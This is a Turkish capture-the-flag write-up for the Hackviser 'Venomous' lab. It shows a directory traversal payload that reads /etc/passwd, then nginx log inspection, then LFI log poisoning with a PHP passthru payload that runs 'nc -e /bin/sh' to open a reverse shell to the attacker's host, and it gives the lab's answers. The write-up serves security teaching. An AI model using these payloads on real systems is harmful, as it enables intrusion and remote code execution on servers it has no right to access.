

Hackviser Venomous Write Up

Öncelikle herkese merhaba bugün Hackviser platformundaki Venomous isimli ısınmayı çözeceğiz.

Başlangıçta bize ısınma hakkında kısa bilgi vermiş


Bu alıştırma makinesi, sunucudaki dosya sistemine erişmeye neden olan directory traversal ve web uygulamasına yerel dosyaları dahil edilmesine neden olan LFI zafiyetlerinin nasıl istismar edileceğini öğretmeye odaklanır.

Toplamda 7 tane sorumuz bulunmakta

- Hangi web sunucusu çalışıyor?
- Bir faturayı görüntülemek için kullanılan GET parametresi nedir?
- Sistemdeki passwd dosyasına erişmek için yaptığınız directory traversal saldırısının payloadı nedir?
- LFI güvenlik açığının açılımı nedir?
- Nginx access loglarının varsayılan yolu nedir?
- Siteye ilk erişim sağlayan kişinin IP adresi nedir?
- show-invoice.php dosyasının son değiştirildiği saat nedir?

Taramayla başlayalım

rustscan -a <ip adresi>




80 portunda bizi böyle bir sayfa karşılıyor. 2. soruda fatura görüntülenirken kullanılan get parametersi soruluyor. Bunun için Invoice sayfasına gidelim.

The screenshot shows the 'Good Shoppy;' Invoice page. The page features a navigation bar with 'Home' and 'Invoice' tabs. Below the navigation bar, there is a section titled 'Invoice' with a 'Download Report' button. The main content area displays the invoice details, including the 'Invoice from' and 'Invoice to' information, the 'Invoice#' (456656), the 'Date' (20/03/2018), and the 'Grand Total' (\$25,980). Below this, there is a table with columns for '#', 'Item Title', 'Unit Price', 'Quantity', and 'Total'.

#	Item Title	Unit Price	Quantity	Total

Raporu indirelim



Kullanılan get parametresini urlde görüyoruz. (2. sorunun cevabı)


Şimdi bizden burada directory traversal saldırısı gerçekleştirmemiz isteniyor. Urlde klasik payloaddan denemeye başlayacağım.

../etc/passwd

../../etc/passwd

../..../etc/passwd

../../../../etc/passwd (3. sorunun cevabı)



evet directory traversal açığımızı bulduk.

5. soruda bize nginx loglarının varsayılan yolunu sormuş cevap **/var/log/nginx/access.log**

6. soruda ilk erişimi yapan ip adresini sormuş hemen loglardan bakalım

```
1 10.8.8.63 - [26/Sep/2024:16:46:43 -0400] "GET / HTTP/1.0" 200 20013 "-" "-"
2 10.8.8.63 - [26/Sep/2024:16:46:43 -0400] "GET / HTTP/1.0" 200 20013 "-" "-"
3 10.8.8.63 - [26/Sep/2024:16:46:43 -0400] "GET /maplowercheck172393601 HTTP/1.1" 404 153 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
4 10.8.8.63 - [26/Sep/2024:16:46:43 -0400] "POST /sdk HTTP/1.1" 404 153 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
5 10.8.8.63 - [26/Sep/2024:16:46:43 -0400] "GET /env/about HTTP/1.1" 404 153 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
6 10.8.8.63 - [26/Sep/2024:16:46:43 -0400] "GET /HMAP1 HTTP/1.1" 404 153 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
7 10.8.8.63 - [26/Sep/2024:16:46:43 -0400] "GET / HTTP/1.0" 200 20013 "-" "-"
8 10.8.8.63 - [26/Sep/2024:16:46:43 -0400] "GET / HTTP/1.1" 200 20026 "-" "-"
9 10.8.8.63 - [26/Sep/2024:16:48:18 -0400] "GET / HTTP/1.1" 200 3317 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
10 10.8.8.63 - [26/Sep/2024:16:48:20 -0400] "GET /css/font-awesome.min.css HTTP/1.1" 200 27466 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
11 10.8.8.63 - [26/Sep/2024:16:48:20 -0400] "GET /css/main.css HTTP/1.1" 200 5728 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
12 10.8.8.63 - [26/Sep/2024:16:48:20 -0400] "GET /css/notices/custom/icon.css HTTP/1.1" 200 3693 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
13 10.8.8.63 - [26/Sep/2024:16:48:20 -0400] "GET /css/bootstrap.min.css HTTP/1.1" 200 121260 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
14 10.8.8.63 - [26/Sep/2024:16:48:20 -0400] "GET /css/animate.css HTTP/1.1" 200 74096 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
15 10.8.8.63 - [26/Sep/2024:16:48:20 -0400] "GET /style.css HTTP/1.1" 200 120501 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
16 10.8.8.63 - [26/Sep/2024:16:48:20 -0400] "GET /css/responsive.css HTTP/1.1" 200 17504 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
17 10.8.8.63 - [26/Sep/2024:16:48:20 -0400] "GET /js/bootstrap.min.js HTTP/1.1" 200 36868 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
18 10.8.8.63 - [26/Sep/2024:16:48:20 -0400] "GET /js/counter/jquery.counterup.min.js HTTP/1.1" 200 1074 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
19 10.8.8.63 - [26/Sep/2024:16:48:20 -0400] "GET /js/counter/jquery.counterup.min.js HTTP/1.1" 200 8051 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
20 10.8.8.63 - [26/Sep/2024:16:48:21 -0400] "GET /js/vendor/jquery.1.12.4.min.js HTTP/1.1" 200 97166 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
21 10.8.8.63 - [26/Sep/2024:16:48:21 -0400] "GET /js/counter/jquery.counterup-active.js HTTP/1.1" 200 204 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
22 10.8.8.63 - [26/Sep/2024:16:48:21 -0400] "GET /js/sparkline/jquery.sparkline.min.js HTTP/1.1" 200 43251 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
23 10.8.8.63 - [26/Sep/2024:16:48:21 -0400] "GET /js/sparkline/jquery.sparkline-active.js HTTP/1.1" 200 1165 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
24 10.8.8.63 - [26/Sep/2024:16:48:21 -0400] "GET /js/floating/jquery.float.resize.js HTTP/1.1" 200 3372 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
25 10.8.8.63 - [26/Sep/2024:16:48:21 -0400] "GET /js/floating/jquery.float.pie.js HTTP/1.1" 200 23899 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
26 10.8.8.63 - [26/Sep/2024:16:48:21 -0400] "GET /js/floating/jquery.float.tooltip.min.js HTTP/1.1" 200 7811 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
27 10.8.8.63 - [26/Sep/2024:16:48:21 -0400] "GET /js/floating/jquery.float.orderbars.js HTTP/1.1" 200 6039 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
28 10.8.8.63 - [26/Sep/2024:16:48:21 -0400] "GET /js/floating/jquery.curvedLines.js HTTP/1.1" 200 16625 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
29 10.8.8.63 - [26/Sep/2024:16:48:21 -0400] "GET /js/floating/jquery.flat-active.js HTTP/1.1" 200 11675 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
30 10.8.8.63 - [26/Sep/2024:16:48:21 -0400] "GET /js/knob/jquery.knob.js HTTP/1.1" 200 26836 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
31 10.8.8.63 - [26/Sep/2024:16:48:21 -0400] "GET /js/knob/jquery.appear.js HTTP/1.1" 200 3337 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
32 10.8.8.63 - [26/Sep/2024:16:48:22 -0400] "GET /js/knob/jquery.knob-active.js HTTP/1.1" 200 683 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
33 10.8.8.63 - [26/Sep/2024:16:48:22 -0400] "GET /img/post/2.jpg HTTP/1.1" 404 125 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
34 10.8.8.63 - [26/Sep/2024:16:48:22 -0400] "GET /img/post/1.jpg HTTP/1.1" 404 125 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
35 10.8.8.63 - [26/Sep/2024:16:48:22 -0400] "GET /img/post/4.jpg HTTP/1.1" 404 125 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
36 10.8.8.63 - [26/Sep/2024:16:48:22 -0400] "GET /img/post/3.jpg HTTP/1.1" 404 125 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
37 10.8.8.63 - [26/Sep/2024:16:48:22 -0400] "GET /fonts/noticia-scion.ttf?gzfrz HTTP/1.1" 200 24080 "http://172.20.3.203/style.css" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
38 10.8.8.63 - [26/Sep/2024:16:48:22 -0400] "GET /favicon.ico HTTP/1.1" 200 2401 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
39 10.8.8.63 - [26/Sep/2024:16:48:58 -0400] "GET /invoice.php HTTP/1.1" 200 2401 "http://172.20.3.203/invoice.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
40 10.8.8.63 - [26/Sep/2024:16:48:59 -0400] "GET /img/logo.png HTTP/1.1" 404 125 "http://172.20.3.203/invoice.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
41 10.8.8.63 - [26/Sep/2024:16:48:59 -0400] "GET /img/logo.png HTTP/1.1" 404 125 "http://172.20.3.203/invoice.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
42 10.8.8.63 - [26/Sep/2024:16:49:27 -0400] "GET /img/post/2.jpg HTTP/1.1" 404 125 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
43 10.8.8.63 - [26/Sep/2024:16:49:27 -0400] "GET /img/post/1.jpg HTTP/1.1" 404 125 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
44 10.8.8.63 - [26/Sep/2024:16:49:27 -0400] "GET /img/post/4.jpg HTTP/1.1" 404 125 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
45 10.8.8.63 - [26/Sep/2024:16:49:27 -0400] "GET /img/post/3.jpg HTTP/1.1" 404 125 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
46 10.8.8.63 - [26/Sep/2024:16:49:34 -0400] "GET /invoice.php HTTP/1.1" 200 2401 "http://172.20.3.203/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
47 10.8.8.63 - [26/Sep/2024:16:49:35 -0400] "GET /img/logo.png HTTP/1.1" 404 125 "http://172.20.3.203/invoice.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
48 10.8.8.63 - [26/Sep/2024:16:49:45 -0400] "GET /show_invoice.php?invoice=8741.html HTTP/1.1" 200 1424 "http://172.20.3.203/invoice.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
49 10.8.8.63 - [26/Sep/2024:16:49:46 -0400] "GET /img/logo.png HTTP/1.1" 404 125 "http://172.20.3.203/invoice.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
50 10.8.8.63 - [26/Sep/2024:16:56:53 -0400] "GET /invoice.php HTTP/1.1" 200 2401 "http://172.20.3.203/invoice.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
51 10.8.8.63 - [26/Sep/2024:16:56:54 -0400] "GET /img/logo.png HTTP/1.1" 404 125 "http://172.20.3.203/invoice.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
52 10.8.8.63 - [26/Sep/2024:16:59:44 -0400] "GET /show_invoice.php?..../..../..../etc/passwd HTTP/1.1" 200 31 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
53 10.8.8.63 - [26/Sep/2024:16:59:44 -0400] "GET /show_invoice.php?..../..../..../etc/passwd HTTP/1.1" 200 31 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
54 10.8.8.63 - [26/Sep/2024:16:59:53 -0400] "GET /show_invoice.php?..../..../..../etc/passwd HTTP/1.1" 200 31 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
```

Açıkcası burada biraz tıkanımdı o yüzden internetten araştırmaya başladım. Nginx logları ile ilgili süreçleri logrotate isimli bir servis yürütmüş. Loglarında sürekli güncel tutmak için eski log dosyalarını yani ilk andan itibaren olan logları access.log.1 diye arşivleyerek kaydedermiş. Şimdi bizden ilk erişimi hangi ipden yaptığını bulmamızı istediği için ilk arşive yani access.log.1 e bakalacağız.

```
1
2 10.0.10.4 - [24/Dec/2023:08:08:08 -0500] "GET / HTTP/1.1" 200 3380 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
3 10.0.10.4 - [24/Dec/2023:08:08:08 -0500] "GET /img/post/2.jpg HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
4 10.0.10.4 - [24/Dec/2023:08:08:08 -0500] "GET /img/post/1.jpg HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
5 10.0.10.4 - [24/Dec/2023:08:08:08 -0500] "GET /img/post/4.jpg HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
6 10.0.10.4 - [24/Dec/2023:08:08:08 -0500] "GET /favicon.ico HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
7
```

Ve evet ilk erişimi yapan ip adresini bulduk. (6. sorunun cevabı)

7. soruda bize sorulan soruyu cevaplayabilmek için makinaya erişmemiz gerekiyor. Şimdi Loglara erişimimiz var loglardan reverse shell almayı deneyeceğiz. bunun içinde log poisoning yapacağız.

öncelikle **nc -lvp 1337** komutu ile dinleme başlatalım

ardından hedef makinanın 80 portu ile iletişime geçelim

nc <ip adresi> 80

Ardından bağlantı için payloadımızı yazalım

GET /<?php passthru('nc -e /bin/sh 10.8.8.63 1337');?> HTTP/1.1

Host: 172.20.2.47

Connection: close

şimdi log ekranını yenileyelim

[illegible]

Ve evet bağlantıyı almayı başardık şimdi show-invoice.php dosyasını bulalım ve son dedğiştirilme saatine bakalım.

```
root@berk: ~/Documents
root@berk: ~/Documents/Hackviser/Venomous 117x48
listening on [any] 1337 ...
172.20.3.208: inverse host lookup failed: Unknown host
connect to [10.8.8.63] from (UNKNOWN) [172.20.3.208] 38710
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/var/www/html
ls
css
fonts
index.php
invoice.php
invoices
js
show-invoice.php
style.css
ls -la
total 184
drwxr-xr-x 6 root root 4096 Dec 24 2023 .
drwxr-xr-x 3 root root 4096 Sep 28 2023 ..
drwxr-xr-x 19 root root 4096 Sep 28 2023 css
drwxr-xr-x 2 root root 4096 Sep 28 2023 fonts
-rw-r--r-- 1 root root 20013 Feb 1 2024 index.php
-rw-r--r-- 1 root root 13075 Feb 1 2024 invoice.php
drwxr-xr-x 2 root root 4096 Sep 28 2023 invoices
drwxr-xr-x 34 root root 4096 Sep 28 2023 js
-rw-r--r-- 1 root root 65 Dec 10 2023 show-invoice.php
-rw-r--r-- 1 root root 120591 Sep 28 2023 style.css
ls -l
total 176
drwxr-xr-x 19 root root 4096 Sep 28 2023 css
drwxr-xr-x 2 root root 4096 Sep 28 2023 fonts
-rw-r--r-- 1 root root 20013 Feb 1 2024 index.php
-rw-r--r-- 1 root root 13075 Feb 1 2024 invoice.php
drwxr-xr-x 2 root root 4096 Sep 28 2023 invoices
drwxr-xr-x 34 root root 4096 Sep 28 2023 js
-rw-r--r-- 1 root root 65 Dec 10 2023 show-invoice.php
-rw-r--r-- 1 root root 120591 Sep 28 2023 style.css
stat show-invoice.php
  File: show-invoice.php
  Size: 65          Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d Inode: 147445       Links: 1
Access: (0644/-rw-r--r--)  Uid: (  0/   root)   Gid: (  0/   root)
Access: 2024-09-26 17:57:45.444000000 -0400
Modify: 2023-12-10 19:23:00.000000000 -0500
Change: 2023-12-24 11:16:23.980000000 -0500
Birth: 2023-09-28 03:45:45.478746291 -0400
```

Ve evet son değiştirilme saatinin 19:23 olduğunu görüyoruz.

Başka bir yazıda görüşmek üzere !

[Linkedin](#)

[Github](#)

[Instagram](#)

[Medium](#)

Ayberk İlbaş